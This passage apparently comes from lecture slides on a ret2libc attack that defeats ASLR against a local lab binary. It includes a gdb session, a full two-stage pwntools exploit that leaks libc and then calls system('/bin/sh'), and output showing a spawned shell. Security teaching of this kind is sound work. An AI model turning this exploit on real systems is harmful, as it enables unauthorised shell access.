
(gdb) b 0xf7de8000,0xf7fba000,"/bin/sh"
Function "0xf7de8000" not defined.
Make breakpoint pending on future shared library load? (y or [n]) n
(gdb) find 0xf7de8000,0xf7fba000,"/bin/sh"
0xf7f638cf
1 pattern found.
(gdb) x /x 0xf7f638cf - 0xf7de8000
0x17b8cf:      Cannot access memory at address 0x17b8cf
(gdb) p /x 0xf7f638cf - 0xf7de8000
$1 = 0x17b8cf
(gdb) █
```



Chain Together

- So far, we can get the base address of libc and other critical functions, including `system()`
- We can get the address of `"/bin/sh"` in the memory
- We need to execute the `system("/bin/sh")`
- But, we cannot reuse the libc base address in the next run, that means after executing `puts(GOT(puts))`, we need to execute `system()` directly.
 - How can we do that?

Two stages



The Script

```
from pwn import *
import os
import posix

puts_plt = 0x08048370
puts_got = 0x804a018

offset__libc_start_main_ret = 0x00018d90
offset_system = 0x0003cd10
offset_str_bin_sh = 0x17b8cf
offset_exit = 0x2ff70
offset_puts = 0x00067360

main_addr = 0x08048534

# Get the absolute path to retlib
path = os.path.abspath("./vul")

p = process(path)

rop = p32(puts_plt)
rop += p32(main_addr)
rop += p32(puts_got)

payload = "A"*(0x28 + 4) + rop + '\n'

p.send(payload)

log.info("Stage 1 sent!")
```

```
# Get leak of puts in libc
p.recvline()
p.recvline()
p.recvline()
p.recvline()
leak = p.recv(4)
puts_libc = u32(leak)
log.info("puts@libc: 0x%x" % puts_libc)
p.clean()

# Calculate the required libc functions
libc_base = puts_libc - offset_puts
system_addr = libc_base + offset_system
binsh_addr = libc_base + offset_str_bin_sh
exit_addr = libc_base + offset_exit

log.info("libc base: 0x%x" % libc_base)
log.info("system@libc: 0x%x" % system_addr)
log.info("binsh@libc: 0x%x" % binsh_addr)
log.info("exit@libc: 0x%x" % exit_addr)

rop2 = p32(system_addr)
rop2 += p32(exit_addr)
rop2 += p32(binsh_addr)

payload2 = "A"*(0x28 + 4) + rop2 + '\n'

p.send(payload2)

log.info("Stage 2 sent!")
log.success("Enjoy your shell.")
p.interactive()
```





The Script

```
[+] Starting local process '/home/work/ssec20/ret2libcaslr/vul': pid 5195
[*] Stage 1 sent!
[*] puts@libc: 0xf7df6360
[*] libc base: 0xf7d8f000
[*] system@libc: 0xf7dcbd10
[*] binsh@libc: 0xf7f0a8cf
[*] exit@libc: 0xf7dbef70
[*] Stage 2 sent!
[+] Enjoy your shell.
[*] Switching to interactive mode
$ ls
core  enable_aslr.sh  exploit.sh  libc.asm  tt  vul.asm
e     exploit.py    libc-2.27.so  make.sh  vul  vul.c
$ pwd
/home/work/ssec20/ret2libcaslr
$ exit
[*] Got EOF while reading in interactive
$
[*] Process '/home/work/ssec20/ret2libcaslr/vul' stopped with exit code 0 (pid 5195)
[*] Got EOF while sending in interactive
```



Limitation

- The executable is **not** PIE
- It does not work if we cannot find the leaked base address



Summary

- How to use ret2libc attack with/without ASLR
 - Find system address
 - Find /bin/sh
 - Jump to system()